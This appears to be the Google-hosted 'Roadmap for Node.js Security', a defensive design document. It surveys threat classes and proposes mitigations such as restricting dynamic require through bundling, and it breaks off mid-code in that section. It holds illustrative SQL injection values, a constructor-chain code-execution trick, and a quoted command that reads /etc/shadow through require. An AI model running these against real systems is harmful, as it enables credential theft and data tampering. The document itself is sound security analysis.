

Table of Contents

Introduction	1.1
Threat Environment	1.2
Zero Day	1.2.1
Buffer Overflow	1.2.2
Weak Crypto	1.2.3
Poor Developer Experience	1.2.4
Denial of Service	1.2.5
Exfiltration of Data	1.2.6
Low Quality Code	1.2.7
Malicious Third-Party Code	1.2.8
Query Injection	1.2.9
Remote Code Execution	1.2.10
Shell Injection during Production	1.2.11
Unintended Require	1.2.12
Recap	1.2.13
Dynamism when you need it	1.3
Dynamic Bundling	1.3.1
Production Source Lists	1.3.2
What about eval?	1.3.3
Synthetic Modules	1.3.4
Bounded Eval	1.3.5
Knowing your dependencies	1.4
Keeping your dependencies close	1.5
Oversight	1.6
When all else fails	1.7
Library support for safe coding practices	1.8
Query languages	1.8.1
Child processes	1.8.2
Structured strings	1.8.3
Appendix: Experiments	2.1
Contributors	2.2
License	2.3
Errata	2.4

A Roadmap for Node.js Security

Node.js has a vibrant community of application developers and library authors built around a mature and well-maintained core runtime and library set. Its growing popularity is already drawing more attention from attackers. This roadmap discusses how some Node.js projects address security challenges, along with ways to make it easier for more projects to address these challenges in a thorough and consistent manner.

This is not the opinion of any organization. It is the considered opinion of [some computer security professionals and Node.js enthusiasts](#) who have worked to make it easier to write secure, robust software on other platforms; who like a lot about Node.js; and who would like to help make it better.

Our intended audience is Node.js library and infrastructure maintainers who want to stay ahead of the increased scrutiny that Node.js is getting from attackers. We have not researched whether, and do not assert that, any stack is inherently more or less secure than any other.

Node.js security is especially important for "primary targets". Targets are often subdivided into "primary targets" and "targets of opportunity." One attacks the latter if one happens to see a vulnerability. One goes out of their way to find vulnerabilities in the former. The practices which prevent one from becoming a target of opportunity might not be enough if one is a primary target of an actor with resources at their disposal. We hope that the ideas we present might help primary targets to defeat attacks while making targets of opportunity rarer and the entire ecosystem more secure.

When addressing threats, we want to make sure we preserve Node.js's strengths.

- Development teams can iterate quickly allowing them to explore a large portion of the design space.
- Developers can use a wealth of publicly available packages to solve everyday problems.
- Anyone who identifies a shared problem can write and publish a module to solve it, or send a pull request with a fix or extension to an existing project.
- Node.js integrates with a wide variety of application containers so project teams have options when deciding how to deploy.
- Using JavaScript on the front and back ends of Web applications allows developers to work both sides when need be.

The individual chapters are largely independent of one another:

"[Threat environment](#)" discusses the kinds of threats that concern us.

"[Dynamism when you need it](#)" discusses how to preserve the power of CommonJS module linking, `vm` contexts, and runtime code generation while making sure that, in production, only code that the development team trusts gets run.

"[Knowing your dependencies](#)" discusses ways to help development teams make informed decisions about third-party dependencies.

"[Keeping your dependencies close](#)" discusses how keeping a local replica of portions of the larger npm repository affects security and aids incident response.

"[Oversight](#)" discusses how code-quality tools can help decouple security review from development.

"[When all else fails](#)" discusses how the development → production pipeline and development practices can affect the ability of security professionals to identify and respond to imminent threats.

"[Library support for safe coding practices](#)" discusses idioms that, if more widespread, might make it easier for developers to produce secure, robust systems.

You can browse the supporting code via github.com/google/node-sec-roadmap/.

Threat environment

The threat environment for Node.js is similar to that for other runtimes that are primarily used for microservices and web frontends, but there are some Node.js specific concerns.

We define both kinds of threats in this section. A reader familiar with web-application security can skip all but this page and the discussion of *unintended require* without missing much, but may find it helpful to refer back to the table below when reading later chapters.

Server vs Client-side JavaScript

Before we discuss the threat environment, it's worth noting that the threat environment for server-side JavaScript is quite different from that for client-side JavaScript. For example,

- Client-side JavaScript runs in the context of the *same-origin policy* possibly with a *Content-Security-Policy* which governs which code can load. Server-side JavaScript **code loading** is typically only constrained by the files on the server, and the values that can reach `require(...)`, `eval(...)` and similar operators.
- Client-side JavaScript typically only has access to data that the human using the browser should have access to. On the server, applications are responsible for **data compartmentalization**, and server-side JavaScript often has privileged access to storage systems and other backends.
- **File-system access** by the client typically either requires human interaction (`<input type=file>` , `Content-disposition:attachment`), or can only access a directory dedicated to third-party content (browser cache, local storage) and which is not usually on a list like `$PATH` . On the server, the Node runtime process's privileges determine *file-system access*.
- Client-side JavaScript has no concept of a **shell** that converts strings into commands that runs outside the JavaScript engine. Server-side JavaScript can spawn *child processes* that operate on data received over the network, and on data that is accessible to the Node runtime process.
- **Network messages** sent by server-side JavaScript originate inside the server's LAN, but those sent by client-side JavaScript typically do not.
- **Shared memory concurrency** in client-side JavaScript happens via well-understood APIs like `SharedArrayBuffer` . Experimental modules (*code*) and a *workers proposal* allow server-side JavaScript to fork threads; it is unclear how widespread these are in production or how *susceptible* these are to memory corruption or exploitable race conditions.
- Client-side, the browser halts all scripts in a document when a single event loop cycle **runs too long**. Node.js has few ways to manage runaway computations on the server.

The threat environment for server-side JavaScript is much closer to that for any other server-side framework than JavaScript in the browser.

Classes of Threats

The table below lists broad classes of vulnerabilities, and for each, a short identifier by which we refer to the class later in this document. This list is not meant to be comprehensive, but we expect that a thorough security assessment would touch on most of these and would have low confidence in an assessment that skips many.

The frequency and severity of vulnerabilities are guesstimates since we have little hard data on the frequency of these in Node.js applications, so have extrapolated from similar systems. For example, see discussion about frequency in [buffer overflow](#).

For each, relevant mitigation strategies appear in the mitigations columns, and link to the discussion.

Shorthand	Description	Frequency	Severity
0DY	Zero-day. Attackers exploit a vulnerability before a fix is available.	Low-Med	Med-High
BOF	Buffer overflow.	Low	High
CRY	Misuse of crypto leads to poor access-control decisions or data leaks.	Medium	Medium
DEX	Poor developer experience slows or prevents release of features.	?	?
DOS	Denial of service	Medium	Low-Med
EXF	Exfiltration of data, e.g. by exploiting reflection to serialize more than intended.	Med-High	Low-Med
LQC	Using low quality dependencies leads to exploit	Medium	Low-Med
MTP	Theft of commit rights or MITM causes <code>npm install</code> to fetch malicious code.	Low	Med-High
QUI	Query injection on a production machine.	Medium	Med-High
RCE	Remote code execution, e.g. via <code>eval</code>	Med-High	High
SHP	Shell injection on a production machine.	Low	High
UIR	<code>require(untrustworthyInput)</code> loads code not intended for production.	Low	Low-High

Meltdown and Spectre

As of this writing, the security community is trying to digest the implications of *Meltdown* and *Spectre*. The [Node.js blog](#) addresses them from a Node.js perspective, so we do not comment in depth.

It is worth noting though that those vulnerabilities lead to breaches of *confidentiality*. While confidentiality violations are serious, the suggestions that follow use design principles that prevent a violation of confidentiality from causing a violation of *integrity*. Specifically:

- Knowing a whitelist of production source hashes does not allow an attacker to cause a non-production source to load.
- Our runtime `eval` mitigation relies on JavaScript reference equality, not knowledge of a secret.

Zero Day

When a researcher discloses a new security vulnerability, the clock starts ticking. An attacker can compromise a product if they can weaponize the disclosure before the product team

- realizes they're vulnerable, and
- finds a patch to the vulnerable dependency, or rolls their own, and
- tests the patched release and pushes it into production.

["The Best Defenses Against Zero-day Exploits for Various-sized Organizations"](#)
notes

Zero-day exploits are vulnerabilities that have yet to be publicly disclosed. These exploits are usually the most difficult to defend against because data is generally only available for analysis after the attack has completed its course.

...

The research community has broadly classified the defense techniques against zero-day exploits as statistical-based, signature-based, behavior-based, and hybrid techniques (Kaur & Singh, 2014). The primary goal of each of these techniques is to identify the exploit in real time or as close to real time as possible and quarantine the specific attack to eliminate or minimize the damage caused by the attack.

Being able to respond quickly to limit damage and recover are critical.

That same paper talks at length about *worms*: programs that compromise a system without explicit direction by a human attacker, and use the compromise of one system to find other systems to automatically compromise.

Researchers have found ways ([details](#)) that worms might propagate throughout `registry.npmjs.org` and common practices that might allow a compromise to jump from the module repository to large numbers of production servers.

If we can structure systems so that compromising one component does not make it easier to compromise another component, then we can contain damage due to worms.

If, in a population of components, we can keep susceptibility below a critical threshold so that worms spend more time searching for targets than compromising targets, then we can buy time for humans to understand and respond.

If we prevent compromise of a population of modules by a zero day from causing widespread compromise of a population of production servers then we can limit damage to end users.

Buffer Overflow

A buffer overflow occurs when code fails to check an index into an array while unpacking input, allowing parts of that input to overwrite memory locations that other trusted code assumes are inviolable. A similar technique also allows exfiltrating data like cryptographic keys when an unchecked limit leads to copying unintended memory locations into an output.

Buffer overflow vectors in Node.js are:

- The Node.js runtime and dependencies like the JS runtime and OpenSSL
- [C++ addons](#) third-party modules that use N-API (the native API).
- Child processes. For example, code may route a request body to an [image processing library](#) that was not written with untrusted inputs in mind.

Buffer overflows are common, but we class them as low frequency for Node.js in particular. The runtime is highly reviewed compared to the average C++ backend; C++ addons are a small subset of third-party modules; and there's no reason to believe that child processes spawned by Node.js applications are especially risky.

Weak Crypto

Cryptographic primitives are often the only practical way to solve important classes of problems, but it's easy to make mistakes when using `crypto.*` APIs. Failing to identify third-party modules that use crypto (or should be using crypto) and determining whether they are using it properly can lead to a false sense of security.

"Developer-Resistant Cryptography" by Cairns & Steel notes:

The field of cryptography is inherently difficult. Cryptographic API development involves narrowing a large, complex field into a small set of usable functions. Unfortunately, these APIs are often far from simple.

...

In 2013, study by Egele et al. revealed even more startling figures [1]. In this study, six rules were defined which, if broken, indicated the use of insecure protocols. More than 88% of the 11,000 apps analyzed broke at least one rule. Of the rule-breaking apps, most would break not just one, but multiple rules. Some of these errors were attributed to negligence, for example test code included in release versions. However, in most cases it appears developers unknowingly created insecure apps.

...

The human aspect can be improved through better education for developers. Sadly, this approach is unlikely to be a complete solution. It is unreasonable to expect a developer to be a security expert when most of their time is spent on other aspects of software design.

Code that uses cryptography badly can seem like it's working as intended until an attacker unravels it. Testing code that uses cryptographic APIs is hard. It's hard to write a unit test to check that a skilled cryptographer can't efficiently extract information from a random looking string or compute a random looking string that passes a verifier.

Weak cryptography can also mask other problems. For example, a security auditor might try to check for leaks of email addresses by creating a dummy account `Carol <carol@example.com>` and check for the string `carol@example.com` in data served in responses, while recursing into substrings encoded using base64, gzip, or other common encodings. If some of that data is poorly encrypted, then the auditor might falsely conclude that an attacker who can't break strong encryption does not have access to emails.

Poor Developer Experience

Security specialists have a vested interest in keeping developers happy & productive.

Developer experience is not only a business or usability threat. When a team is less agile, it cannot respond as effectively to security threats, or roll out interfaces that let end users manage their own security and privacy.

Application developers may miss deadlines, cut features, or compromise maintainability if any of the following are true:

- starting a new project takes too long
- they often cannot make progress until they get feedback from security specialists (or other specialists like I18N, Legal, UI)
- repeated tasks are slow:
 - restarting an application or service,
 - running `npm install`, Or
 - rerunning tests after small changes
- getting approval for a pull request takes long enough that upstream has to be manually merged into the branch.
- breaking common code out of an application into an npm module becomes hard, so it is easier to copy-paste from one application to another
- a developer has to spend significant time getting a release candidate approved instead of working on the next iteration.

Denial of Service

Denial of service occurs when a well-behaved, authorized user cannot access a system because of misbehavior by another.

"Denial of service" is most often associated with [flooding](#) a network endpoint so it cannot respond to the smaller number of legitimate requests, but there are other vectors:

- Causing the server to use up [a finite resource](#) like file descriptors causing threads to block.
- Causing the target to issue a network request to an endpoint the attacker controls and responding slowly.
- Causing the target to store malformed data which triggers an error in code that unpacks the stored data and causes a server to provide an error response to a well-formed request.
- Exploiting event dispatch bugs to cause starvation ([example](#)).
- Supplying over-large inputs to super-linear ($> O(n)$) algorithms. For example supplying a crafted string to an ambiguous `RegExp` to cause [excessive backtracking](#).

Denial of service attacks that exploit the network layer are usually handled in the reverse proxy and we find no reason to suppose that node applications are especially vulnerable to other kinds of denial of service.

Additional risk: Integrity depends on quick completion

A system requires [atomicity](#) when two or more effects have to happen together or not at all. Databases put a lot of engineering effort into ensuring atomicity.

Sometimes, ad-hoc code seems to preserve atomicity when tested under low-load conditions:

```
// foo() and bar() need to happen together or not at all.
foo(x);
// Not much of a gap here under normal conditions for another part
// of the system to observe foo() but not bar().
try {
  bar(x);
} catch (e) {
  undoFoo();
  throw e;
}
```

This code, though buggy, may be highly reliable under normal conditions, but may fail under load, or if an attacker can cause `bar()` to run for a while before its side-effect happens, for example by causing excessive backtracking in a regular expression used to check a precondition.

Some of the same techniques which makes a system unavailable can widen the window of vulnerability within which an attacker can exploit an atomicity failure.

Client-side, runaway computations rarely escalate into an integrity violation since atomicity requirements are typically maintained on the server. Server-side, we expect that this problem would be more common.

Exfiltration of Data

"Exfiltration" happens when an attacker causes a response to include data that it should not have. Web applications and services may produce response bodies that include too much information.

This can happen when server-side JavaScript has access to more data than it needs to do its job and either

- it serializes unintended information and no one notices or
- an attacker controls what is serialized.

Consider

```
Object.assign(output, this[str]);
```

If the attacker controls `str` then they may be able to pick any field of `this` or possibly any global field.

This problem is not new to Node.js but we consider this higher frequency for Node.js for these reasons:

- There is no equivalent to `Object.assign` in most backend languages. It's possible in Python and Java via reflective operators but security auditors can narrow down code that might suffer this vulnerability to those that use reflection. `Object.assign`, `$.extend` and similar operators are widely used in idiomatic JavaScript.
- In most backend languages, `obj[...]` does not allow aliasing of all properties. For example, Python allows `obj[...]` on types that implement `__getitem__` which is not the case for user-defined classes. Java has generic collections and maps, but for user-defined classes the equivalent code pattern requires reflection and possibly calls to `setAccessible(true)`.

JavaScript makes it easier to alias properties and methods and common JavaScript idioms make it harder for security auditors to narrow down code that might inadvertently allow exfiltration.

`Object.assign` and related copy operators are also potential [mass assignment](#) vectors as in:

```
Object.assign(systemData, JSON.parse(untrustedInput))
```

Low Quality Code

An application or service is vulnerable when its security depends on a module upholding a contract that it does not uphold.

Most new software has bugs when first released. Over time, maintainers fix the bugs that have obvious, bad consequences.

Often, widely used software has problem areas that are well understood. Developers can make a pragmatic decision to use it while taking additional measures to make sure those problems don't compromise security guarantees.

Orphaned code that has not been updated recently may have done a good job of enforcing its contract, but attackers may have discovered new tricks, or the threat environment may have changed so it may no longer enforce its contract in the face of an attack.

Low quality code constitutes a threat when developers pick a module without understanding the caveats to the contract it actually provides, or without taking additional measures to limit damage when it fails.

It may be the case that there's higher risk of poorly understood contracts when a community is experimenting rapidly as is the case for Node.js, or early on before the community has settled on clear winners for core functions, but we consider the frequency of vulnerabilities due to low quality code in the npm repository roughly the same as for other public module repositories.

Malicious Third-Party Code

Most open-source developers work in good faith to provide useful tools to the larger community of developers but

- Passwords are easy to guess, so attackers can suborn accounts that are only protected by a password. On GitHub, developers may configure their accounts to require a [second factor](#) but this is not yet the norm.
- Pull requests that aren't thoroughly reviewed may dilute security properties.
- Phishing requests targeted at GitHub users ([details](#)) can execute code on unwary committers' machines.
- A pull request may appear to come from a higher-reputation source ([details](#)).

Malicious code can appear in the server-side JavaScript running in production, or can take the form of install hooks that run on a developer workstation with access to local repositories and to writable elements of `$PATH`.

Projects that deploy the latest version of a dependency straight to production are more vulnerable to malicious code. If an attacker manages to publish a version with malicious code which is quickly discovered, it affects projects that deploy during that short "window of vulnerability." Projects that `npm install` the latest version straight to production are more likely to fall in that window than projects that cherry-pick versions or that shrinkwrap to make sure that their development versions match deployed versions.

[Bower is deprecated](#) so our discussions focus on `npmjs.org`, but it's worth noting that Bower has a single-point of failure. Anyone who can create a release branch can commit and publish a new version.

`npm profile` allows requiring [two factor auth](#) for publishing and privilege changes. If the npm accounts that can publish new versions of a package only checkout code from a GitHub account all of whose committers use two factors, then there is no single password that can compromise the system.

The frequency of malicious code vulnerabilities affecting Node.js is probably roughly the same as that for other public module repositories. The npm repo has been a target in the past [1](#) [2](#).

The [npm Blog](#) explains what to do if you believe you have found malicious code:

On August 1, a user notified us via Twitter that a package with a name very similar to the popular `cross-env` package was sending environment variables from its installation context out to `npm.hacktask.net`. We investigated this report immediately and took action to remove the package. Further investigation led us to remove about 40 packages in total.

...

Please do reach out to us immediately if you find malware on the registry. The best way to do so is by sending email to security@npmjs.com. We will act to clean up the problem and find related problems if we can.

Query Injection

[Query injection](#) occurs when an attacker causes a query sent to a database or other backend to have a [structure](#) that differs from that the developer intended.

```
connection.query(  
  'SELECT * FROM Table WHERE key="' + value + "'",  
  callback);
```

If an attacker controls `value` and can cause it to contain a single quote, then they can cause execution of a query with a different structure. For example, if they can cause

```
value = ' " OR 1 -- two dashes start a line comment';
```

then the query sent is `SELECT * FROM Table WHERE key=" " OR 1 -- ...` which returns more rows than intended possibly [leaking](#) data that the requester should not have been able to access, and may cause other code that loops over the result set to modify rows other than the ones the system's authors intended.

Some backends allow statement chaining so compromising a statement that seems to only read data:

```
value = '"; INSERT INTO Table ... --'
```

can violate system integrity by forging records:

```
' SELECT * FROM Table WHERE key="' + value + '" ' ===  
' SELECT * FROM Table WHERE key=""; INSERT INTO Table ... --" '
```

or deny service via mass deletes.

Query injection has a [long and storied history](#).

Remote Code Execution

Remote code execution occurs when the application interprets an untrustworthy string as code. When `x` is a string, `eval(x)`, `Function(x)`, and `vm.runInContext(x)` all invoke the JavaScript engine's parser on `x`. If an attacker controls `x` then they can run arbitrary code in the context of the CommonJS module or `vm` context that invoked the parser.

Sandboxing can help but widely available sandboxes have [known workarounds](#) though the [frozen realms](#) proposal aims to change that.

It is harder to execute remote code in server-side JavaScript. `this[x][y] = "javascript:console.log(1)"` does not cause code to execute for nearly as many `x` and `y` as in a browser.

These operators are probably rarely used *explicitly*, but some operators that convert strings to code when given a string do something else when given a `Function` instance. `setTimeout(x, 0)` is safe when `x` is a function, but on the browser it parses a string input as code.

- [Grepping](#) shows the rate in the top 100 modules and their transitive dependencies by simple pattern matching after filtering out comments and string content. This analysis works on most modules, but fails to distinguish safe uses of `setTimeout` in modules that might run on the client from unsafe.
- A [type based analysis](#) can distinguish between those two, but the tools we tested don't deal well with mixed JavaScript and TypeScript inputs.

Even if we could reliably identify places where strings are *explicitly* converted to code for the bulk of npm modules, it is more difficult in JavaScript to statically prove that code does not *implicitly* invoke a parser than in other common backend languages.

```
// Let x be any value not in
// (null, undefined, Object.create(null)).
var x = {},
// If the attacker can control three strings
  a = 'constructor',
  b = 'constructor',
  s = 'console.log(s)';
// and trick code into doing two property lookups
// they control, a call with a string they control,
// and one more call with any argument
x[a][b](s)();
// then they can cause any side-effect achievable
// solely via objects reachable from the global scope.
// This includes full access to any exported module APIs,
// all declarations in the current module, and access
// to builtin modules like child_process, fs, and net.
```

Filtering out values of `s` that "look like JavaScript" as they reach server-side code will probably not prevent code execution. [Yosuke Hasegawa](#) how to reencode arbitrary JavaScript using only 6 punctuation characters, and that

number may [fall to 5](#). "[Web Application Obfuscation](#)" by Heiderich et al. catalogues ways to bypass filtering.

`eval` also allows remote-code execution in Python, PHP, and Ruby code, but in those languages `eval` operators are harder to mention implicitly which means uses are easier to check.

It is possible to dynamically evaluate strings even in statically compiled languages, for example, [JSR 223](#) and [javax.compiler](#) for Java. In statically compiled languages there is no short implicit path to `eval` and it is not easier to `eval` an untrusted input than to use an interpreter that is isolated from the host environment.

We consider remote code execution in Node.js lower frequency than for client-side JavaScript without a Content-Security-Policy but higher than for other backend languages. We consider the severity the same as for other backend languages. The severity is higher than for client-side JavaScript because backend code often has access to more than one user's data and privileged access to other backends.

Shell Injection during Production

[Shell injection](#) occurs when an attacker-controlled string changes the structure of a command passed to a shell or causes a child process to execute an unintended command or with unintended arguments. Typically, this is because code or a dependency invokes [child_process](#) with an argument partially composed from untrusted inputs.

Shell injection may also occur during development and deployment. For example, [npm](#) and [Bower](#) `{pre-,post-}install` hooks may be subject to shell injection via filenames that contain shell meta-characters in malicious transitive dependencies but we classify this as an [MTP](#) vulnerability.

Unintended Require

If an attacker controls the `x` in `require(x)` then they can cause code to load that was not intended to run on the server.

Our high-level, informal security argument for web applications looks like:

1. All code producing content for, and loaded into *example.com* is written or vetted by developers employed by *example.com*.
2. Those developers have the tools and support to do a good job, and organizational measures filter out those unwilling or unable to do a good job.
3. Browsers enforce the same origin policy, so *example.com*'s code can make sure all access by third parties to data held on behalf of end users goes through *example.com*'s servers where authorization checks happen.
4. Therefore, end users can make informed decisions about the degree of trust they extend to *example.com*.

Even if the first two premises are true, but production servers load code that wasn't intended to run in production, then the conclusion does not follow. Developers do not vet test code the same way they do production code and ought not have to.

This vulnerability may be novel to CommonJS-based module linking (though we are not the first to report it ([details](#))) so we discuss it in more depth than other classes of vulnerability. Our frequency and severity guesstimates have a high level of uncertainty.

Dynamic `require()` can load non-production code

`require` only loads from the file-system under normal configurations even though [CommonJS](#) leaves "unspecified whether modules are stored with a database, file system, or factory functions, or are interchangeable with link libraries."

Even though, as-shipped, `require` only loads from the file-system, a common practice of copying `node_modules` to the server makes unintended require a more severe problem than one might expect. Test code often defines mini APIs that intentionally disable or circumvent production checks, so causing test code to load in production can make it much easier to escalate privileges or turn a limited code execution vulnerability into an arbitrary code execution vulnerabilities.

Availability of non-production code in `node_modules`

There are many modules `$m` such that `npm install "$m"` places test or example files under `node_modules/$m`.

[Experiments](#) show that, of the top 108 most commonly used modules, 50 (46.30%) include test or example code. Some of these modules, like `mocha`, are most often loaded as dev dependencies, but `npm install --only=prod` will still produce a `node_modules` directory that has test and example code for most projects.

Non-production code differs from production code.

We need to keep test code from loading in production.

Good developers do and should be able to do things in test code that would be terrible ideas in production code. It is not uncommon to find test code that:

- changes global configuration so that they can run tests under multiple different configurations.
- defines methods that intentionally break abstractions so they can test how gracefully production code deals with marginal inputs.
- parses test cases specified in strings and pass parts onto powerful reflective operators and `eval`-like operators.
- `require`s modules specified in test case strings so they can run test cases in the context of plugins.
- breaks private/public API distinctions to better interrogate internals.
- disables security checks so they can test how gracefully a subcomponent handles dodgy inputs.
- calls directly into lower-level APIs that assume that higher layers checked inputs and enforced access controls.
- includes in output sensitive internal state (like PRNG seeds) to aid a developer in reproducing or tracking down the root cause of a test failure.
- logs or include in output information that would be sensitive if the code connected to real user data instead of a test database.
- resets PRNG seeds to fixed values to make it easier to reproduce test failures.
- adds additional "God mode" request handlers that allow a developer to interactively debug a test server.

These are not security problems when test environments neither access real user data nor receive untrusted inputs.

Unintended Require can activate non-production code

The primary vector for this vulnerability is dynamic code loading: calling `require(...)` with an argument other than a literal string.

To assess the severity of this issue, we [examined](#) the 108 most popular npm modules.

34 of the top 108 most popular npm modules (30%) call `require(...)` without a literal string argument or have a non-test dependency that does. This is after imperfect heuristics to filter out non-production code. If we assume, conservatively, that uses of `require` that are not immediate calls are dynamic load vectors, then the proportion rises to 50%. See [appendix](#).

Below are the results of a manual human review of dynamic loads in popular npm modules. There seem to be few clear vulnerabilities among the top 108 modules, but the kind of reasoning required to check this is not automatable; note the use of phrases like "developers probably won't" and "the module is typically used to".

Determining which dynamic loads are safe among the long tail of less widely used modules would be difficult.

Some dynamic loads are safe. Jade, a deprecated version of PugJS, does

```
function getMarkdownImplementation() {
  var implementations = ['marked', 'supermarked',
                        'markdown-js', 'markdown'];
  while (implementations.length) {
    try {
      require(implementations[0]);
    }
  }
}
```

This is not vulnerable. It tries to satisfy a dependency by iteratively loading alternatives until it finds one that is available.

Babel-core v6's file transformation module ([code](#)) loads plugins thus:

```
var parser = (0, _resolve2.default)(parserOpts.parser, dirname);
if (parser) {
  parseCode = require(parser).parse;
```

This looks in an options object for a module identifier. It's unlikely that this particular code in babel is exploitable since developers probably won't let untrusted inputs specify parser options.

The popular colors module ([code](#)) treats the argument to `setTheme` as a module identifier.

```
colors.setTheme = function (theme) {
  if (typeof theme === 'string') {
    try {
      colors.themes[theme] = require(theme);
    }
  }
}
```

This is unlikely to be a problem since the module is typically used to colorize console output. HTTP response handling code will probably not load `colors` so an untrusted input will probably not reach `colors.setTheme`. If an attacker can control the argument to `setTheme` then they can load an arbitrary JavaScript source file or C++ addon.

The popular browserlist module ([code](#)) takes part of a query string and treats it as a module name:

```
{
  regexp: /^extends (.+)$/i,
  select: function (context, name) {
    if (!context.dangerousExtend) checkExtend(name)
    // eslint-disable-next-line security/detect-non-literal-require
    var queries = require(name)
  }
}
```

Hopefully browser list queries are not specified by untrusted inputs, but if they are, an attacker can load arbitrary available source files since `/(.+)$/` will match any module identifier.

The popular express framework loads file-extension-specific code as needed. If express views are lazily initialized based on a portion of the request path without first checking that the path should have a view associated, then the following runs (code):

```
if (!opts.engines[this.ext]) {
  // load engine
  var mod = this.ext.substr(1)
  debug('require "%s"', mod)

  // default engine export
  var fn = require(mod).__express
}
```

This would seem to allow loading top-level modules by requesting a view name like `foo.topLevelModule`, though not local source files whose identifiers must contain `.` and `/`. Loading top-level modules does not, by itself, allow loading non-production code, so this is probably not vulnerable to this attack. It may be possible to use a path like `/base.\foo\bar` to cause `mod = "\\foo\\bar"` which may allow arbitrary source files on Windows, but it would only allow loading the module for initialization side effects unless it coincidentally provides significant abusable authority under `exports.__express`.

This analysis suggests that the potential for exploiting unintended require is low in projects that only use the 100 most popular modules, but the number and variety of dynamic `require()` calls in the top 108 modules suggests potential for exploitable cases in the top 1000 modules, and we know of no way to automatically vet modules for UIR vulnerabilities.

Unintended require can leak information

[Fernando Arnaboldi](#) showed that unintended requires can leak sensitive information if attackers have access to error messages.

```
# node -e  
"console.log(require('/etc/shadow'))"
```

...

The previous example exposes the first line of /etc/shadow, which contains the encrypted root password.

See also [exfiltration](#).

We've discussed the kinds of threats that concern us.

Next we discuss how some Node.js projects mitigate these threats today and how we can make it easier for more Node.js projects to consistently mitigate these threats.

Readers may find it useful to refer back to the [threat table](#) which cross-indexes threats and mitigation strategies.

Dynamism when you need it

Background

Node.js code is composed of CommonJS modules that are linked together by the builtin `require` function, or `import` statements (used by [TypeScript](#)) that typically transpile to `require` (modulo [experimental features](#)).

`require` itself calls `Module._load` ([code](#)) to resolve and load code. "[The Node.js Way](#)" explains this flow well.

Unlike `import`, `require` is dynamic: a runtime value can specify the name of a module to load. (The EcmaScript committee is considering a [dynamic import operator](#), but we have not included that in this analysis.)

This dynamism is powerful and flexible and enables varied use cases like the following:

- Lazy loading. Waiting to load a dependency until it is definitely needed.

```
const infrequentlyUsedAPI = (function () {
  const dependency = require('dependency');
  return function infrequentlyUsedAPI() {
    // Use dependency
  };
})();
```

- Loading plugins based on a configuration object.

```
function Service(config) {
  (config.plugins || []).forEach(
    (pluginName) => {
      require(pluginName).initPlugin(this);
    }
  );
}
```

- Falling back to an alternate service provider if the first choice isn't available:

```
const KNOWN_SERVICE_PROVIDERS = ['foo-widget', 'bar-widget'];
const serviceProviderName = KNOWN_SERVICE_PROVIDERS.find(
  (name) => {
    try {
      require.resolve(name);
      return true;
    } catch (_) {
      return false;
    }
  }
);
const serviceProvider = require(serviceProviderName);
```

- Taking advantage of an optional dependency when it is available.

```
let optionalDependency = null;
try {
  optionalDependency = require('optionalDependency');
} catch (_) {
  // Oh well.
}
```

- Loading a handler for a runtime value based on a naming convention.

```
function handle(request) {
  const handlerName = request.type + '-handler'; // Documented convention
  let handler;
  try {
    handler = require(handlerName);
  } catch (e) {
    throw new Error(
      'Expected handler ' + handlerName
      + ' for requests with type ' + request.type);
  }
  return handler.handle(request);
}
```

- Introspecting over module metadata.

```
const version = require('./package.json').version;
```

During rapid development, [file-system monitors](#) can restart a node project when source files change, and the application stitches itself together without the complex compiler and build system integration that statically compiled languages use to do incremental recompilation.

Problem

Threats: [DEX](#) [RCE](#) [UIR](#)

The `node_modules` directory does not keep production code separate from test code. If test code can be `require`d in production, then an attacker may find it far easier to execute a wide variety of other attacks. See [UIR](#) for more details on this.

Node applications rely on dynamic uses of `require` and changes that break any of these use cases would require coordinating large scale changes to existing code, tools, and development practices threatening [developer experience](#).

Requiring developers to pick and choose which source files are production and which are test would either:

- Require them to scrutinize source files not only for their project but also for deep dependencies with which they are unfamiliar leading to poor developer experience.
- Whitelist without scrutiny leading to the original security problem.
- Lead them to not use available modules to solve problems and instead roll their own leading to poor developer experience, and possibly [LQC](#) problems.

We need to ensure that only source code written with production constraints in mind loads in production without increasing the burden on developers.

When the behavior of code in production is markedly different from that on a developer's workstation, developers lose confidence that they can avoid bugs in production by testing locally which may lead to poor developer experience and lower quality code.

Success Criteria

We would have prevented abuse of `require` if:

- Untrusted inputs could not cause `require` to load a non-production source file,
- and/or no non-production source files are reachable by `require`,
- and/or loading a non-production source file has no adverse effect.

We would have successfully prevented abuse of `eval`, `new Function` and related operators if:

- Untrusted inputs cannot reach an `eval` operator,
- and/or untrusted inputs that reach them cause no adverse affects,
- and/or security specialists could whitelist uses of `eval` operators that are necessary for the functioning of the larger system and compatible with the system's security goals.

In both cases, converting dynamic operators to static before untrusted inputs reach the system reduces the attack surface. Requiring large-scale changes to existing npm modules or requiring large scale rewrites of code that uses using them constitutes compromises [DEX](#).

Current practices

Some development teams use [webpack](#) or similar tools to statically bundle server-side modules, and provide flexible transpilation pipelines. That's a great way to do things, but solving security problems only for teams with development practices mature enough to deploy via webpack risks preaching to the choir.

Webpack, in its minimal configuration, does not attempt to skip test files ([code](#)). Teams with an experienced webpack user can use it to great effect, but it is not an out-of-the-box solution.

Webpacking does not prevent calls to `require(...)` with unintended arguments, but greatly reduces the chance that they will load non-production code. As long as the server process cannot read JS files other than those in the bundle, then a webpacked server is safe from [UIR](#). This may not be the case if the production machine has npm modules globally installed, and the server process is not running in a [chroot jail](#).

A Possible Solution

We present one possible solution to demonstrate that tackling this problem is feasible.

If we can compute the entire set of `require`-able sources when dealing only with inputs from trusted sources, then we can ensure that the node runtime only loads those sources even when exposed to untrusted inputs.

We propose these changes:

- A two phase approach to prevent abuse of `require`.
 1. Tweaks to the node module loader that make it easy to [dynamically bundle](#) a release candidate.
 2. Tweaks to the node module loader in production to restrict code loads based on [source content hashes](#) from the bundling phase.
- Two different strategies for preventing abuse of `eval`.
 - JavaScript idioms that can allow many uses of `eval` to [load as modules](#) and to bundle as above.
 - Using JavaScript engine callbacks to [allow uses of eval](#) by approved modules.

Dynamic Bundling

Consider a simple Node application:

```
// index.js
// Example that uses various require(...) use cases.

let staticLoad = require('./lib/static');
function dynamicLoad(f, x) {
  return f('./lib/' + x);
}
dynamicLoad(require, Math.random() < 2 ? 'dynamic' : 'bogus');
exports.lazyLoad = () => require('./lib/lazy');

// Fallback to alternatives
require(['./lib/opt1', './lib/opt2'].find(
  (name) => {
    try {
      require.resolve(name);
      return true;
    } catch (_) {
      return false;
    }
  }
));
```

with some unit tests:

```
// test/test.js

var expect = require("chai").expect;
var app = require("../index");

